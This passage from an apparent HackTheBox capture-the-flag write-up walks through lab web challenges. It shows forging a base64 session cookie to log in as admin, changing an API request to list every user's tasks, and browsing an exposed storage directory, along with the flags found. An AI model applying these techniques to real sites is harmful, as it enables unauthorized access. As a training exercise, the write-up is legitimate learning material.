<input type="text" name="ip_address" class="form-control" value=  

<div class="input-group-append">  

    <input type="submit" name="submit" class="btn btn-primary" val  

</div>  

</div>  

<textarea contentEditable="true" class="form-control mt-2 disabled  

readonly>  

PING 127.0.0.1 (127.0.0.1): 56 data bytes  

64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.146 ms  

64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.030 ms  

64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.039 ms  

64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.072 ms  

--- 127.0.0.1 ping statistics ---  

4 packets transmitted, 4 packets received, 0% packet loss  


round-trip min/avg/max/stddev = 0.030/0.072/0.146/0.046 ms  

HTB{I_f1n4lly_100k3d_thr0ugh_th3_rc3}  

</textarea>  

</form>  

</div>
-----
```




10: Baby auth

The next challenge is a web hacking challenge involving cookie modification.


The screenshot shows the HackTheBox interface. On the left, there's a sidebar with options like 'Starting Point', 'Open Beta Season', 'Machines', 'Challenges' (which is selected), 'Tracks', 'Rankings', 'Academy', and 'Advanced Labs'. The main area displays a challenge titled 'baby auth' (status: RETIRED, difficulty: EASY). It shows the challenge is online, has a rating of 5, and 3563 users have solved it. The category is Web. Below the challenge title, there are sections for 'Stop Instance' (with a note: 'Terminate the instance'), 'HOST' (IP: 159.65.51.203:30263), 'Submit Flag' (with a note: 'Submit a flag to this challenge.'), and 'Add To-Do List' (with a note: 'Add this challenge to your list.').

The website was just a login form with a “register” button at the bottom.



I tried the default login of “admin” “admin” and the password was wrong because also tried creating a user called “admin” but I got a response “this user already

exists". Then I created my own account "ivan" "ivan" but when I tried logging in I got a response of "you are not an admin"



I loaded burpsuite and inspected the server requests. I could see my session ID and I could see that it was encoded in base64(middle right of the screenshot below)

Burp Suite Intercepted Network Requests

Request:

```
POST /auth/login HTTP/1.1
Host: 199.65.51.203:30263
Content-Type: application/x-www-form-urlencoded
Content-Length: 103
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://199.65.51.203:30263/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=j1c2ybmftz151612y44f0q30263
Connection: close

```

Response:

```
HTTP/1.1 200 OK
Server: nginx/1.27.3
Date: Thu, 27 Apr 2023 16:23:29 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.4.12
Content-Length: 2887

```

```

<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <!-- favicon -->
        <link rel="icon" type="image/png" href="/static/images/icons/favicon.ico">
    </head>
    <!-- stylesheets -->
    <link rel="stylesheet" type="text/css" href="/static/vendor/bootstrap/css/bootstrap.min.css">
    <!-- fonts -->
    <link rel="stylesheet" type="text/css" href="/static/fonts/fontawesome-4.7.0/css/font-awesome.min.css">

```

Inspector

Selected text: eyJ1c2ybmftz151612y44f0q30263

Decoded from: URL encoding

Decoded from: Base64

Request attributes: 2

Request cookies: 1

Request headers: 10

Response headers: 6

I decoded it in CyberChef.

Last build: A month ago - version 10 is here! Read about the new features here

Recipe

From Base64

Alphabet: A-Za-z0-9+= Remove non-alphabet chars

Strict mode

Input

eyJ1c2VybmFtZSI6Iml2YW4ifQ%3D%3D

Output

{"username": "ivan"}%A0

I edited the request to say “user:admin” and hashed it back to base64 encoding.

Last build: A month ago - version 10 is here! Read about the new features here

Recipe

To Base64

Alphabet: A-Za-z0-9+=

Input

{"username": "admin"}

Output

eyJ1c2VybmFtZSI6ImFkbWluIn0K

I replaced the old username hash with the one I made in CyberChef and I got the flag.

broken authentication

Not secure | 159.65.51.203:30263


HTB{ss3ss10n_lnt3grity_ls_0v3r4tt3d_4nyw4ys}

Elements Console Sources Network Performance Memory Application Security Lighthouse

Manifest Service Workers Storage

PHPSESSID eyJ1c2VybmcFtZSI6ImFkbWluIn... 15... / 20... 37 Me...

Select a cookie to preview its value



11: Baby to do or not to do

This is an easy challenge in the web hacking category.

The screenshot shows the HackTheBox interface. On the left, there's a sidebar with options like Starting Point, Open Beta Season, Machines, Challenges, Tracks, Rankings, Academy, and Advanced Labs. The main area displays a challenge titled "baby todo or not todo" which is marked as "EASY". It shows the challenge is "ONLINE" and has a host IP of "161.35.36.167:31530". The challenge description reads: "I'm so done with these bloody HR solutions coming from those bloody HR specialists, I don't need anyone monitoring my thoughts, or do I...?". Below the description, it says "Stop Instance" (Terminate the instance). There are sections for "Download Files" (Necessary files to play the challenge), "Submit Flag" (Submit a flag to this challenge), and "Add To-Do List". The challenge has a rating of "4.6" and 1877 user solves. The category is listed as "Web". At the bottom, it shows two users: "makelarisir & makelaris".

I started by downloading the required files. After looking through the files I realized that the challenge maker has put the source code of the website, which is nice, but not necessary for completing it. The website has a functionality of a to do list. You can add and delete tasks.

The screenshot shows a browser window with the URL "157.245.38.221:31530". The page title is "TODO OR NOT TODO". It features a header with various icons (smiley face, gun, peace sign, rainbow) and a search bar containing the word "add". Below the header is a large white input field.

I investigated the page source of the website, and I could see something interesting. There was a comment that stated “don’t use ‘get all’ function until we

patch it" which was interesting.


```
1 <html>
2   <head>
3     <meta name='viewport' content='width=device-width, initial-scale=1, shrink-to-fit=no'>
4     <meta name='author' content='makelaris, makelaris jr.'>
5     <title>broken authentication control</title>
6     <link rel='shortcut icon' type='image/png' href='/static/checklist.png'>
7     <link rel='stylesheet' href='//stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css' integrity='sha384-gg0YR0iXcbMoY3Xipma34HD-dH/lfQ784/j6cY/iJTQ0hcxr7x9JvoRxT2M2w1T' crossorigin='anonymous'>
8     <link rel='stylesheet' href='//cdnjs.cloudflare.com/ajax/libs/nes/2.1.1/css/nes-core.min.css' integrity='sha256-upnPvU7JG7lr09lnTw804Y/tFDld26g/mnIS2WtIxcm=' crossorigin='anonymous'>
9     <link rel='stylesheet' href='/static/css/main.css'>
10  </head><body>
11  <div id='alerts'></div>
12  <div id='add'>
13    <center><h1> TODO OR NOT TODO </h1></center>
14    <form id='add' action='.' method='POST'>
15      <input id='add-task' align='left' type='text' class='nes-input' placeholder='add'>
16      <input id='data-secret' type='hidden' value='c601edfa579f08'>
17    </form>
18    <span>&ampnbsp</span>
19    <ul id='tasks'></ul>
20  </div>
21  <script src='/static/js/main.js'></script>
22 <script>
23 // don't use getstatus('all') until we get the verify_integrity() patched
24 const update = () => getTasks('userF91379f5')
25 getTasks()
26 setInterval(update, 3000)
27 </script>
28 </body>
29 </html>
```

I tried putting an alert script into the input field but I got a message that the server refused to process my to do task which led me to think that there is some sort of filtering happening.



I started burp suite and started playing with the requests. I found that the API was filtering my task through a username. I wanted to see all the tasks on the website, even those that weren't mine. I modified the request to the server so that it lists


all users tasks by replacing my username with the word “all”.



```
Request
Pretty Raw Hex
GET /api/list/all?secret=788ed8C0Cb2D0ca HTTP/1.1
Host: 157.245.38.221:31530
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: session=eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJsb2dpbiIsImlhdCI6MTYxNjMwOTQyLCJleHAiOjE2MjIwMDk0MjAsImV4cCI6MTYxNjMwOTQyLCJpYXQiOjE2MjIwMDk0MjAsInR5cGUiOiJodHRwOi8vZG9tYWluLmNvbS9zaWduZWQvZG9tYWluIiwidXNlcm5hbWUiOiJsb2dpbiJ9
Connection: close
10
11

Response
Pretty Raw Hex Render
4 Server: made with <3 by makelarides
5 Vary: Cookie
6 Date: Sun, 30 Apr 2023 12:30:44 GMT
7
8 [
  {
    "assignee": "admin",
    "done": false,
    "id": 1,
    "name": "how are you seeing this???" },
  {
    "assignee": "admin",
    "done": true,
    "id": 2,
    "name": "give makelaris and jr a kiss <3" },
  {
    "assignee": "admin",
    "done": false,
    "id": 3,
    "name": "do homework" },
  {
    "assignee": "admin",
    "done": false,
    "id": 4,
    "name": "take groceries" },
  {
    "assignee": "admin",
    "done": true,
    "id": 5,
    "name": "world Domination" },
  {
    "assignee": "admin",
    "done": false,
    "id": 6,
    "name": "HTB{13ss_ch0rz3s_m0rz_h4cking...right????}" }
]
```

The response I got was what I was looking for. It listed all other users task and one of them was “admin” which had the flag.



12: baby nginxhatsu


This is an easy challenge in the web hacking category.

The screenshot shows the HackTheBox platform interface. On the left, there's a sidebar with navigation links like Home, Starting Point, Open Beta Season, Machines, Challenges (which is selected), Tracks, Rankings, Academy, Advanced Labs, Job Board, and Review Challenge. The main area displays a challenge card for 'baby nginxhatsu'. The card includes a thumbnail of a yellow cat-like character with a green 'N' on its chest, the challenge name 'baby nginxhatsu' with a 'RETIRED' badge, a difficulty level of 'EASY', and a status of 'ONLINE'. It also shows the host IP '188.166.144.53:31695', a challenge rating of '4.9', 2644 user solvers, and a category of 'Web'. Below the card, it says '892 Days' since the challenge was created. At the bottom right, it shows the names 'makelaris & makelarisjr'.

This is website that allows users to make configs with their accounts and save them.

The screenshot shows a web browser window with the URL '188.166.144.53:31695/auth/login'. The page has a dark background with a yellow cat logo in the center. The text 'nginxhatsu' is at the top, followed by 'Generate your own nginx config file'. Below that is a login form with fields for 'Login', 'Email' containing 'ivan@gmail.com', and 'Password' (redacted). A large green 'Login' button is at the bottom of the form. Below the form, there's a link 'Create a new account'.


I created an account and began my config.



After my config was completed I could access it in raw format.

A screenshot of a terminal window on Kali Linux. The URL in the address bar is 188.166.144.53:31695/storage/nqinx_644e66b89dda3.conf. The terminal displays the raw Nginx configuration code. It includes standard directives like user www; and events { worker_connections 1024; }, followed by http {} and server {} blocks. The server block specifies port 80, root /www/public, and index index.php;. It also contains a note about not spilling secrets within the /storage directory. The http block includes charset utf-8;, keepalive_timeout 20s;, sendfile on;, tcp_nopush on;, and client_max_body_size 2M;. It also includes an include /etc/nginx/mime.types; directive. The configuration concludes with location {} blocks for /storage and /, defining try_files and fastcgi_params for the latter.


I used path traversal to get to all the other configs saved on the server.



The screenshot shows a web browser window with the URL `188.166.144.53:31695/storage/`. The title bar says "Index of /storage/". Below the title bar, there are several tabs: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The main content area displays a list of files with their names, last modified dates, and sizes. The files are mostly named `nginx_644e630f6c3c1.conf`, `nginx_644e630f6d194.conf`, etc., with some variations like `nginx_644e630f75b5b.conf` and `v1_db_backup_1604123342.tar.gz`. The sizes are mostly 1101, except for the backup file which is 973. The last modified date for most files is 30-Apr-2023 12:46, while the backup file is from 30-Apr-2023 13:01.

File	Last Modified	Size
<code>nginx_644e630f6c3c1.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f6d194.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f6edb3.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f6fb19.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f708ff.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f7171b.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f724cb.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f73309.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f740e9.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f74e2f.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f75b5b.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f768a9.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f775b3.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f783a7.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f79287.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f79f9b.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f7ad9e.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f7bbde.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f7c890.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f7d5a4.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f7e3e8.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f7f1b5.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f7ff37.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f80c70.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f81a21.conf</code>	30-Apr-2023 12:46	1101
<code>nginx_644e630f82665.conf</code>	30-Apr-2023 12:46	1101
